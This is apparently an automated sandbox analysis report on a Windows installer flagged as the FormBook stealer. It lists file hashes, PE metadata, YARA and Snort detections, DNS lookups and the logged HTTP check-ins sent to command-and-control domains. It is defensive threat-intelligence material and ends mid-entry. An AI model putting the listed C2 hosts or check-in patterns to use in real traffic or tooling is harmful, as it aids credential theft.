SHA-512:	070016B91BE674AD938CC407D045D1D175ACBEE61161EC63A994D84E74E72663AA6B1BC3E57843F6BEF5C13C26E066E245CCDDDC41FA198435DED18CAA3A2D8
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\nslF1C.tmp\rcgwzvp.dll	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 11%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y.Q4=.?g=.?g=.?g.3.g<.?gN.9f9.?gN.>f,.?g=.>g..?g..;f<.?g..?f<.?g...g<.?g..=f<.?gRich=.?g.....PE..L...m Qa.....!.....$.....0.....@.....B..H....D.....p.....d....B.....@.....text...*..... ..`.bss.....0.....rdata.....@.....@..@.data.....P.....&.....@....rsrc.....p.....<.....@..@.reloc..d.....>.....@..B.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.907089954961491
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	DN_467842234567.exe
File size:	259211
MD5:	c16013ea29f9dd1525dcb65c2184784e
SHA1:	5afd533f29573050734e428f9f8c9ba08c79546a
SHA256:	df05d916a02c09e1dba0df0841f93697e407a334ce8d2371dfe8befd909d8a43
SHA512:	87c9e01aac687d2c675cb281592c930ce7bfefebc4eecde4135834bf896265d0238f9afc98726214fc30ef19c2528740aadf12df00e7cb44c469e56d5e9eefca
SSDEEP:	6144:F8LxBsFqxTsbu0sRCwePkl1QOOMKgUx6N:/slG1465p+
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF..rv..QF..W@..QF.Rich.QF.....PE..L...m:.V.....`.....*1.....p....@

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x40312a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x56FF3A6D [Sat Apr 2 03:20:13 2016 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	b76363e9cb88bf9390860da8e50999d2

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5e66	0x6000	False	0.670572916667	data	6.44065573436	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x12a2	0x1400	False	0.4455078125	data	5.0583287871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x25d18	0x600	False	0.458984375	data	4.18773476617	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x9e0	0xa00	False	0.45390625	data	4.4968702957	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-21:06:35.892571	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49829	34.102.136.180	192.168.2.4
09/27/21-21:06:40.999753	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49839	80	192.168.2.4	5.9.90.226
09/27/21-21:06:40.999753	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49839	80	192.168.2.4	5.9.90.226
09/27/21-21:06:40.999753	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49839	80	192.168.2.4	5.9.90.226
09/27/21-21:07:01.684685	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49849	80	192.168.2.4	35.246.6.109
09/27/21-21:07:01.684685	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49849	80	192.168.2.4	35.246.6.109
09/27/21-21:07:01.684685	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49849	80	192.168.2.4	35.246.6.109
09/27/21-21:07:17.348883	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	62420	8.8.8.8	192.168.2.4

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 21:06:25.463162899 CEST	192.168.2.4	8.8.8.8	0xaa6b	Standard query (0)	www.kxdrstone.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:30.520242929 CEST	192.168.2.4	8.8.8.8	0xd5e4	Standard query (0)	www.nurhalilah.xyz	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:35.663887978 CEST	192.168.2.4	8.8.8.8	0xccdd	Standard query (0)	www.uscryptominninglaws.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:40.929733038 CEST	192.168.2.4	8.8.8.8	0x924e	Standard query (0)	www.financecreditpro.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:46.039324045 CEST	192.168.2.4	8.8.8.8	0xc1cb	Standard query (0)	www.smpldebts.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:51.119846106 CEST	192.168.2.4	8.8.8.8	0xcfe3	Standard query (0)	www.portale-accessi-anomali.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:01.369004965 CEST	192.168.2.4	8.8.8.8	0x4e51	Standard query (0)	www.lottochain.bet	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:06.792208910 CEST	192.168.2.4	8.8.8.8	0x1e46	Standard query (0)	www.healthcaresms.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:11.835009098 CEST	192.168.2.4	8.8.8.8	0x7048	Standard query (0)	www.2377k.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:17.312665939 CEST	192.168.2.4	8.8.8.8	0xc19a	Standard query (0)	www.drive16pay.art	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:23.146285057 CEST	192.168.2.4	8.8.8.8	0xfcd1	Standard query (0)	www.21lawsofconfidence.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:28.240982056 CEST	192.168.2.4	8.8.8.8	0xf6d2	Standard query (0)	www.byemreperde.com	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:29.255203009 CEST	192.168.2.4	8.8.8.8	0xf6d2	Standard query (0)	www.byemreperde.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 21:06:25.505198002 CEST	8.8.8.8	192.168.2.4	0xaa6b	Name error (3)	www.kxdrstone.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:30.547971010 CEST	8.8.8.8	192.168.2.4	0xd5e4	No error (0)	www.nurhalilah.xyz		104.21.11.163	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:30.547971010 CEST	8.8.8.8	192.168.2.4	0xd5e4	No error (0)	www.nurhalilah.xyz		172.67.166.108	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:35.699017048 CEST	8.8.8.8	192.168.2.4	0xccdd	No error (0)	www.uscryptominninglaws.com	uscryptominninglaws.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 21:06:35.699017048 CEST	8.8.8.8	192.168.2.4	0xccdd	No error (0)	uscryptominninglaws.com		34.102.136.180	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:40.970762968 CEST	8.8.8.8	192.168.2.4	0x924e	No error (0)	www.financecreditpro.com		5.9.90.226	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:46.097685099 CEST	8.8.8.8	192.168.2.4	0xc1cb	Name error (3)	www.smpldebts.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 21:06:51.155942917 CEST	8.8.8.8	192.168.2.4	0xcfe3	Name error (3)	www.portale-accessi-anomali.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:01.650717974 CEST	8.8.8.8	192.168.2.4	0x4e51	No error (0)	www.lottochain.bet	www215.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 21:07:01.650717974 CEST	8.8.8.8	192.168.2.4	0x4e51	No error (0)	www215.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 21:07:01.650717974 CEST	8.8.8.8	192.168.2.4	0x4e51	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 21:07:01.650717974 CEST	8.8.8.8	192.168.2.4	0x4e51	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 21:07:01.650717974 CEST	8.8.8.8	192.168.2.4	0x4e51	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:06.828392029 CEST	8.8.8.8	192.168.2.4	0x1e46	Name error (3)	www.healthcaresms.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 21:07:11.863893032 CEST	8.8.8.8	192.168.2.4	0x7048	No error (0)	www.2377k.com		172.67.148.98	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:11.863893032 CEST	8.8.8.8	192.168.2.4	0x7048	No error (0)	www.2377k.com		104.21.95.204	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:17.348882914 CEST	8.8.8.8	192.168.2.4	0xc19a	No error (0)	www.drive16pay.art		202.165.66.108	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:23.229141951 CEST	8.8.8.8	192.168.2.4	0xfcd1	Name error (3)	www.21lawsofconfidence.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 21:07:29.344136953 CEST	8.8.8.8	192.168.2.4	0xf6d2	Server failure (2)	www.byemreperde.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.nurhalilah.xyz
- www.uscryptomininglaws.com
- www.financecreditpro.com
- www.lottochain.bet
- www.2377k.com
- www.drive16pay.art

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49828	104.21.11.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 21:06:30.575259924 CEST	6368	OUT	GET /r95e/?5jTDyZ=M4286+QNvZx8LKmy/UZnIHKCdMprwtwgM1NJPmpLuQigTfxCAf78NurDWqizjXHDX4ej&l2M=TL00 HTTP/1.1 Host: www.nurhalilah.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 21:06:30.639205933 CEST	6369	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 27 Sep 2021 19:06:30 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close location: http://nurhalilah.xyz/r95e/?5jTDyZ=M4286+QNvZx8LKmy/UZnIHKCdMprwtwgM1NJPmpLuQigTfxCAf78NurDWqizjXHDX4ej&l2M=TL00 CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=ejOSNG8T2aT1OBl7nSpcHjNMnlNv3fyuC2y9V2YU1Ybr7aR%2F8NvfA%2B3bKRAZJYtqSa7OoxuMXeGni7nL01h13aZ6eWXQ%2B92UBKeF5EjJ5o5SPVrRZiHWjsRCX0crUEqGXOshnxA%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 695702752fad05e9-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 62 32 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 38 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 0d 0a Data Ascii: b2<html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.18.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49829	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 21:06:35.714364052 CEST	6370	OUT	GET /r95e/?5jTDyZ=BXQ0bbTmKEXRUVKMKrV3wGde7K0OnYr2R+4D0hwUDGvbHRTPKc91vtcYWtUAnnCzzr+p&l2M=TL00 HTTP/1.1 Host: www.uscryptominginglaws.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 21:06:35.892570972 CEST	6370	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 27 Sep 2021 19:06:35 GMT Content-Type: text/html Content-Length: 275 ETag: "6151bfae-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49839	5.9.90.226	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 21:06:40.999752998 CEST	6391	OUT	GET /r95e/?5jTDyZ=TvKiO4/QDjaQNmJvqYzYpGMovSyo6lhw1ZKWJ3cUrN1tKoZgxWwrK5KCn4028QL8xxrY&l2M=TL00 HTTP/1.1 Host: www.financecreditpro.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 21:06:41.026473045 CEST	6393	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Mon, 27 Sep 2021 19:06:41 GMT Content-Type: text/html Content-Length: 169 Connection: close Location: http://financecreditpro.com/r95e/?5jTDyZ=TvKiO4/QDjaQNmJvqYzYpGMovSyo6lhw1ZKWJ3cUrN1tKoZgxWwrK5KCn4028QL8xxrY&l2M=TL00 Strict-Transport-Security: max-age=31536000 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.20.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49849	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 21:07:01.684684992 CEST	6415	OUT	GET /r95e/?5jTDyZ=TgnCaJJuD0kHzauLDq/dXM7zvJjUq4JZJEpqJXalrHOYrpD3Izw002IN0NuSyeqNHOZT&l2M=TL00 HTTP/1.1 Host: www.lottochain.bet Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 21:07:01.767618895 CEST	6416	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 27 Sep 2021 19:07:01 GMT Content-Length: 0 Connection: close location: https://www.lottochain.bet/r95e?5jTDyZ=TgnCaJJuD0kHzauLDq%2FdXM7zvJjUq4JZJEpqJXaIrHOYrpD3Izw002IN0NuSyeqNHOZT&l2M=TL00 strict-transport-security: max-age=120 x-wix-request-id: 1632769621.701204728676110080 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVi7JwZOAS6ilH0jZpKLTjKF,qquIdgcFrj2n04 6g4RNSVHgoSL3TVJh4IE7YwTXHesA=,2d58ifebGbosy5xc+FRalqCg7GVJ0AblbBa19E7yp9/Jevmsc5dw521bQk+ YVUcMC5pgEgJzARPPe1194hBnp8TkJSrzujHds9w7kmIwT90=,2UNV7KOq4oGjA5+PKsX47IJCkNcL1UXXT2AxlbYi juBYgeUJqUXtid+86vZww+nL,YO37Gu9ywAGROWP0rn2IfgW5PRv7IKD225xALAZbAmk=,LXlT8qjS5x6WBejJA3+g BeGvZbATxKf3YHVGfwvvgmSTzRA6xkSHdTdM1EufzDIPWIHlCalF7YnfvOr2cMPpyw==,UvY1uiXtmgas6aI2l+unv 1BiX1kNVdl/4TGIg4ZwPbq2MDV1s43JGm4rKGF0jsK6iy9RDN50yNDYuMRjpFglRg== Cache-Control: no-cache X-Content-Type-Options: nosniff Server: Pepyaka/1.19.10

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49862	172.67.148.98	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 21:07:11.884968996 CEST	6458	OUT	GET /r95e/?5jTDyZ=Bz2f4T/F+fkIMVoJU/amRd6ca64J0uSW6dugIGIPMe5NoTdXMzMXV3yFXHZPUv8ChFjS&l2M=TL00 HTTP/1.1 Host: www.2377k.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 21:07:12.270593882 CEST	6459	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 19:07:12 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=L1%2Fcb9sF0iYG9tLZL%2BCND7WWwL50k6FpCO6GkNPjTY8HledrDzcbyuzJAJs%2BC3yUD5GaZvDIhbwwTZOsvt8Qf3jJY5JuckW7ioIU2oZopXGVv5Lg9KbGsLMIggxHDd9g"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6957037758895c14-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 31 63 31 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 53 79 73 74 65 6d 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2f 2a 20 42 61 73 65 20 2a 2f 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 3a 20 31 34 70 78 20 56 65 72 64 61 6e 61 2c 20 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 20 68 65 6c 76 65 74 69 63 61 2c 20 41 72 69 61 6c 2c 20 27 4d 69 63 72 6f 73 6f 66 74 20 59 61 48 65 69 27 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 32 30 70 78 20 32 30 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 77 6f 72 64 2d 62 72 65 61 6b 3a 20 62 72 65 61 6b 2d 77 6f 72 64 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 31 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 31 30 70 78 20 30 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 38 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 35 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 33 32 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 68 32 7b 0a 20 Data Ascii: 1c1f<!DOCTYPE html><html><head> <meta charset="UTF-8"> <title>System Error</title> <meta name="robots" content="noindex,nofollow" /> <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no"> <style> /* Base */ body { color: #333; font: 14px Verdana, "Helvetica Neue", helvetica, Arial, 'Microsoft YaHei', sans-serif; margin: 0; padding: 0 20px 20px; word-break: break-word; } h1{ margin: 10px 0 0; font-size: 28px; font-weight: 500; line-height: 32px; } h2{

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49863	202.165.66.108	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 21:07:17.622366905 CEST	6467	OUT	GET /r95e/?5jTDyZ=hlNCb9FJCcnwseEpDycOVhynUMT+mMuln2sCiD+HHAGMht96K5ziw8KZ4U389UfCWXdM&l2M=TL00 HTTP/1.1 Host: www.drive16pay.art Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 21:07:18.216249943 CEST	6467	IN	HTTP/1.1 404 Not Found Server: nginx/1.21.0 Date: Mon, 27 Sep 2021 19:07:18 GMT Content-Type: application/json; charset=utf-8 Content-Length: 167 Connection: close X-Powered-By: Express ETag: W/"a7-WoatyhJzGlRwwZ9faPbF6C/DR18" Data Raw: 7b 22 73 74 61 74 75 73 43 6f 64 65 22 3a 34 30 34 2c 22 65 72 72 6f 72 22 3a 22 4e 6f 74 20 46 6f 75 6e 64 22 2c 22 6d 65 73 73 61 67 65 22 3a 22 43 61 6e 6e 6f 74 20 47 45 54 20 2f 63 6c 69 63 6b 2f 70 72 6f 78 79 6a 73 2f 72 39 35 65 2f 3f 35 6a 54 44 79 5a 3d 68 6c 4e 43 62 39 46 4a 43 63 6e 77 73 65 45 70 44 79 63 4f 56 68 79 6e 55 4d 54 2b 6d 4d 75 6c 6e 32 73 43 69 44 2b 48 48 41 47 4d 68 74 39 36 4b 35 7a 69 77 38 4b 5a 34 55 33 38 39 55 66 43 57 58 64 4d 26 6c 32 4d 3d 54 4c 30 30 22 7d Data Ascii: {"statusCode":404,"error":"Not Found","message":"Cannot GET /click/proxyjs/r95e/?5jTDyZ=hlNCb9FJCcnwseEpDycOVhynUMT+mMuln2sCiD+HHAGMht96K5ziw8KZ4U389UfCWXdM&l2M=TL00"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: DN_467842234567.exe PID: 1088 Parent PID: 6556

General

Start time:	21:05:17
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\DN_467842234567.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DN_467842234567.exe'
Imagebase:	0x400000
File size:	259211 bytes
MD5 hash:	C16013EA29F9DD1525DCB65C2184784E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.676287295.000000000E920000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.676287295.000000000E920000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.676287295.000000000E920000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: DN_467842234567.exe PID: 6416 Parent PID: 1088

General

Start time:	21:05:18
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\DN_467842234567.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\DN_467842234567.exe'
Imagebase:	0x400000
File size:	259211 bytes
MD5 hash:	C16013EA29F9DD1525DCB65C2184784E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.733960766.00000000006B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.733960766.00000000006B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.733960766.00000000006B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.672837391.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.672837391.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.672837391.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.734022978.00000000006E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 